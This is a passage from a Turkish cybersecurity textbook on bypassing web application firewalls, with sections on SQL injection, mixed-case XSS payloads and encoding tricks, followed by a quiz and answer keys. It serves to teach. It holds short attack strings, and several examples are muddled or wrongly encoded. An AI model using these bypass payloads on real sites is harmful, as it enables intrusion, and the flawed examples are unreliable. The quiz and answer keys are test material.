10.5.3. Filtreleme İfadelerini Değiştirmek

WAF sistemleri genellikle önceden oluşturulmuş kara liste (İstek içinde SELECT ifadesi geçiyorsa engelle.) ve beyaz liste (Parametre değeri yalnızca 0 ve 65535 arasında olabilir,

bu kurala uymayan bir istek geliyorsa engelle.) ile gelen istekleri karşılaştırarak, bir saldırı olup olmadığını tespit eder. Özellikle kara liste kontrolleri belirli ifadeler oluşması durumunda saldırıları tespit edeceği için sadece ' , " , >, <, / gibi ifadeleri gönderildiğinde bu tip istekleri engelleyemeyebilir. Örneğin aşağıdaki gibi bir istek güvenlik kontrollerine takılırken parametrelerin sonunda yapılacak ufak değişikliklerle WAF atlatmak mümkündür.

WAF'a Yakalanan İstek

http://www.ornek-site.com.tr/giris.php?id=123'+union+selec+1,2,3--

WAF'a Yakalanmayan İstek

http://www.ornek-site.com.tr/giris.php?id=123'

Böylelikle sisteme SQL injection işlemi yapılıp yapılamayacağı tespit edilebilir.

10.5.4. HTTP Parametre Değişikliğiyle Sistemi Atlatma

Saldırgan, HTML parametrelerini değiştirerek sistemi atlatabilir. Sistem genellikle bazı parametreleri engellerken bazılarını içeriye alabilir. Bu sayede sistem atlatılabilir.

WAF'a Yakalanan İstek

http://www.ornek-site.com.tr/giris.php?id=123

WAF'a Yakalanmayan İstek

http://www.ornek-site.com.tr/giris.php?id=789

Sistemde kullanılan sunucu türlerine göre sistemlerin vereceği tepkiler değişir. Bu durumda hangi sistemin kullanıldığının tespitinin ardından filtreleme işlemi o sunucuya göre değiştirilmelidir.

10.5.5. Basit Karmaşıklaştırma Teknikleriyle Atlatma

Özellikle uygulama geliştiriciler bazı problemleri engellemek için belirli anahtar kelimelere göre filtreleme fonksiyonları hazırlayabilir. Örneğin Cross-Site Scripting saldırılarını engellemek için script, alert, src; SQL Injection saldırılarını engellemek için ise select, union, from gibi ifadeler geçen istekleri filtreleyen veya bunları içerikten silerek çözüm üretmeye çalışan fonksiyonlarla sıkça karşılaşılır ancak filtreleme fonksiyonlarında gerekli kontrollerin düzgün yapılmaması nedeni ile saldırı ifadeleri içinde büyük ve küçük harflerin karışık kullanımıyla gerçekleştirilen saldırılarda başarı elde edilebilir.

Örneğin bu tarz filtrelerde **<script>alert(123)<script>** gibi bir istek engellenebilirken, gerekli kontrollerin düzgün yapılmaması durumunda **<ScriPt>aLerT(123)</sCRipt>** gibi büyük ve küçük harfler bir arada kullanılarak karmaşıklaştırılmış bir istek filtreden kaçabilir.

10.5.6. Encoding Tekniklerini Kullanmak

Kara listeye alma temelli kontrolleri atlatmak için kullanılabilecek bir diğer yöntem, saldırı isteklerini kısmen veya tamamen sunucu tarafından desteklenen encoding teknikleri ile değiştirerek yollamaktır. Örneğin çoğu uygulamada web uygulama problemlerinin ortaya çıkmasına neden olan ‘, “, <, >, /, ; , |, \ gibi karakterlerin filtrelendiği veya bu karakterlerinin kullanılması durumunda önlerine \ karakteri eklenerek (escaping) veya çıktılarda encode edilerek işlendiği görülür ancak bu işlem sadece bu karakterlerin normal veya birkaç farklı gösterimi için gerçekleştirilmesi durumunda değişik encoding yöntemleri ile kontroller atlatılabilir.

ÖRNEK

‘ karakterinin farklı gösterimleri aşağıda verilmiştir.

URL Encode -%27
Double URL Encode -%2527
UTF-8 (2 byte) -%c0%a7
UTF-8 (JAVA) -\uc0a7
HTML Entity -'
HTML Entity Number -&#27;
Decimal -&#39
Unicode URL Encoding -%u0027
Base64 -Jw==

Güvenlik filtreleri tarafından yakalanan saldırı ifadeleri değişik encoding teknikleri ile birlikte kullanılarak uygulamanın ve web sunucusunun da izin vermesi durumunda bu kontrollerin atlatılması mümkün olabilir.

Bütün bu atlatma yöntemlerinin yanında aynı işlevi gören farklı mantıksal operatörler kullanmak, aynı işlevleri gören farklı fonksiyonlar kullanmak, script tag işaretleri olmadan XSS zafiyetini kullanacak saldırıları gerçekleştirmek mümkündür.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Web servisleri, HTTP protokolü kullanılarak masaüstü, mobil veya diğer sistemlere hizmet veren yapılardır.

2. ( ) Proxy yazılımlarını kullanarak, web servislerine ulaşmadan önce araya girip trafiğin incelenmesi yoluyla keşif yapmak mümkündür.

3. ( ) WSDL, SOAP web servisleri için gerekli tanımlamaları yapan bir dildir.

4. ( ) Yönlendirme açıkları önemli ve sık kullanılan bir web uygulama güvenliği zafiyetidir.

5. ( ) XSS zafiyeti; kullanıcıların tarayıcısında HTML, CSS, JavaScript ile hazırlanmış zararlı kodların izinsiz çalıştırılmasına olanak sağlayan bir açıktır.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

6. Aşağıdakilerden hangisi wordpress sitelerinin açıklarını bulan araçtır?

A) DNS Finder
B) Wpscan
C) DHCP Spoofing
D) Bomb Suite
E) RFI Searching

7. Aşağıdakilerden hangisi XSS zafiyetini kullanarak yapılabilecek saldırılardan değildir?

A) Çerez bilgilerini ele geçirme
B) DHCP ile IP almasını engelleme
C) Web sayfasını başka sayfaya yönlendirme
D) Keylogger olarak kullanma
E) Farklı bir sunucudan zararlı kodları çalıştırma

8. Aşağıdakilerden hangisi web sitelerini test için kullanılan araçlardan biri değildir?

A) Burpsuite
B) RESTclient
C) SoapUI
D) WebSiteStorm
E) Wfuzz

9. Aşağıdaki araçlardan hangisi web uygulamalarının otomatize keşfini yapar?

A) W3af
B) Perl
C) Forest Result
D) WebSiteFinder
E) SQLlite

10. Web uygulama güvenlik cihazlarını atlatabilmek için aşağıdaki işlemlerden hangisi kullanılabilir?

A) Kod düzenleme
B) Phishing
C) Sosyal mühendislik
D) SQL injection
E) Encoding

KAYNAKÇA

Çıtak, Ömer. (2020). *Ethical Hacking*. İstanbul: Abaküs Yayınları.

Altınkaynak, Mustafa. (2020). *Siber Güvenlik ve Hacking*. İstanbul: Abaküs Yayınları.

Yalçınkaya, M. A. ve Küçüksille, E. U. (2017). *Uygulamalı Sızma Testleri Pentest Lab*. İstanbul: Abaküs Yayınları.

Eren, V., Bülbül, İ. ve Bingöl, P. E. (2019). *Hackerlığa Giriş 2*. İstanbul: Hayy Kitap Yayınları.

Bilici, Hilmi. (2021). *Siber Güvenlik ve Sızma Testi*. İstanbul: Kitapyurdu Doğrudan Yayıncılık.

Bülbül, İ. ve Bingöl, P. E. (2020). *Etik Hackerlığa Giriş*. İstanbul: Hayy Kitap Yayınları.

Aslanbakan, Enes. (2020). *Bilgi Güvenliği ve Uygulamalı Hacking Yöntemleri*. İstanbul: Pusula Yayıncılık.

Taner, Cemal. (2018). *Kali ile Ofansif Güvenlik*. İstanbul: Abaküs Yayınları.

Ertuğrul, İlker. (2020). *Ofansif ve Defansif Siber Güvenlik*. İstanbul: Dikeyeksen Yayınları.

Altuntaş, Abdulaziz. (2020). *Metasploit ve Penetrasyon Testleri*. İstanbul: Kodlab Yayınları.

Bölükbaş, Yunus. (2017). *Wıreshark ile Network Analiz*. İstanbul: Dikeyeksen Yayınları.

Altınok, Besim. (2021). *Kablosuz Ağ Güvenliği*. İstanbul: Abaküs Yayınları.

Abdulkareem, Mustafa. (2012). *IEEE 802.11 kablosuz ağlarda güvenlik*. (Yüksek Lisans tezi). Yükseköğretim Kurulu Ulusal Tez Merkezi. (332054).

Alizada, Jabrayil. (2016). *Kablosuz yerel alan ağlarında güvenlik ve saldırı yöntemleri yüksek güvenlikli kablosuz yerel alan ağının tasarımı*. (Yüksek Lisans tezi). Yükseköğretim Kurulu Ulusal Tez Merkezi. (483758).

Akbal, Erhan. (2007). *Kablosuz ağlarda yapay bağışıklık sistemi kullanılarak saldırı tespiti ve güvenlik*. (Yüksek Lisans tezi). Yükseköğretim Kurulu Ulusal Tez Merkezi. (212165).

Gündüz, M. Z. ve Daş, R. (2014). *Kablosuz yerel alan ağlarına sızma uygulaması ve temel güvenlik önerileri*. 7th International Conference on Information Security and Cryptology - ISCTURKEY 2014, İTÜ, İstanbul, 295–300.

https://cdn.eba.gov.tr/telafi/PDFler/Kilavuz_kitaplar/siber.pdf (Erişim Tarihi: 13.07.2021).

https://www.telifhaklari.gov.tr/Telif-Hakki-Nedir (Erişim Tarihi: 18.07.2021).

https://www.mobilhanem.com/beyaz-kutu-test-teknikleri-ve-deneyim-temelli-test-teknikleri/ (Erişim Tarihi: 04.08.2021).

http://gizemgulec.com/2020/04/karakutublackbox-ve-beyazkutuwhitebox-test-teknikleri/ (Erişim Tarihi: 04.08.2021).

https://www.softwaretestinghelp.com/black-box-testing/ (Erişim Tarihi: 05.08.2021).

https://www.softwaretestinghelp.com/grey-box-testing-tutorial/ (Erişim Tarihi: 05.08.2021).

https://portal.myk.gov.tr/index.php?fileName=19UMS07405%20Rev%2000%20Siber%20G%C3%BCvenlik%20Eleman%C4%B1&dl=Meslek_Standartlari/4557/SON_TASLAK_PDF_20200211_104501.pdf (Erişim Tarihi: 01.11.2021).

https://www.usom.gov.tr/faydali-dokumanlar/kurumsal-some-etkinligi-sunumlari (Erişim Tarihi: 01.11.2021).

https://dsy.usom.gov.tr/usom/19/02/190211090329_Kurumsal%20_SOME_Rehberi.pdf (Erişim Tarihi: 03.11.2021).

https://nmap.org/book/man.html (Erişim Tarihi: 13.12.2021).

https://sozluk.gov.tr/

https://www.digital-glossary.com/ (Dijital Terimler Kılavuzu)

***Kaynakça, APA7 referanslama sistemi kullanılarak oluşturulmuştur.**

GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇA

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=2396

CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** Y **2.** D **3.** Y **4.** Y **5.** D

B) **6.** keylogger **7.** USOM **8.** erişilebilirlik

C) **9.** A **10.** A **11.** C **12.** E **13.** D **14.** D **15.** E **16.** C **17.** B

2. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** Y **3.** D **4.** D

B) **5.** nmap **6.** shodan **7.** dork

C) **8.** B **9.** A **10.** A **11.** D **12.** D **13.** D

3. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** Y **3.** Y **4.** D **5.** D

B) **6.** İç ağ testi **7.** dış ağ testi **8.** web uygulama sızma testi **9.**mobil uygulama sızma testi **10.** sosyal mühendislik testleri **11.** backdoor **12.** rootkit

C) **13.** A **14.** D **15.** E **16.** D **17.** B **18.** C **19.** D **20.** D **21.** C **22.** A **23.** B **24.** C

4. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** D **3.** Y **4.** D **5.** Y

B) **6.** wireshark **7.** tcpdump **8.** MAC flooding

C) **9.** B **10.** D **11.** B

5. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** D **3.** Y **4.** D

B) **5.** A **6.** E **7.** E **8.** E **9.** C **10.** B

6. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.**D **2.**D **3.**Y **4.**Y **5.** D

B) **6.** E **7.** A **8.** B **9.** B **10.** C

7. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** D **3.** Y **4.** Y **5.** D

B) **6.** B **7.** D **8.** A **9.** D **10.** C

8. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** D **3.** Y **4.** Y

B) **5.** E **6.** E **7.** E **8.** A **9.** E **10.** B **11.** E **12.** B **13.** D

9. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** Y **3.** Y **4.** D **5.** D

B) **6.** kablosuz ağ **7.** WPA2 **8.** monitör **9.** wireshark **10.** ettercap **11.** WPS

C) **12.** E **13.** A **14.** B **15.** E **16.** B **17.** D **18.** E **19.** C **20.** E

10. ÖĞRENME BİRİMİNİN CEVAP ANAHTARI

A) **1.** D **2.** Y **3.** D **4.** D **5.** D

B) **6.** B **7.** B **8.** D **9.** A **10.** E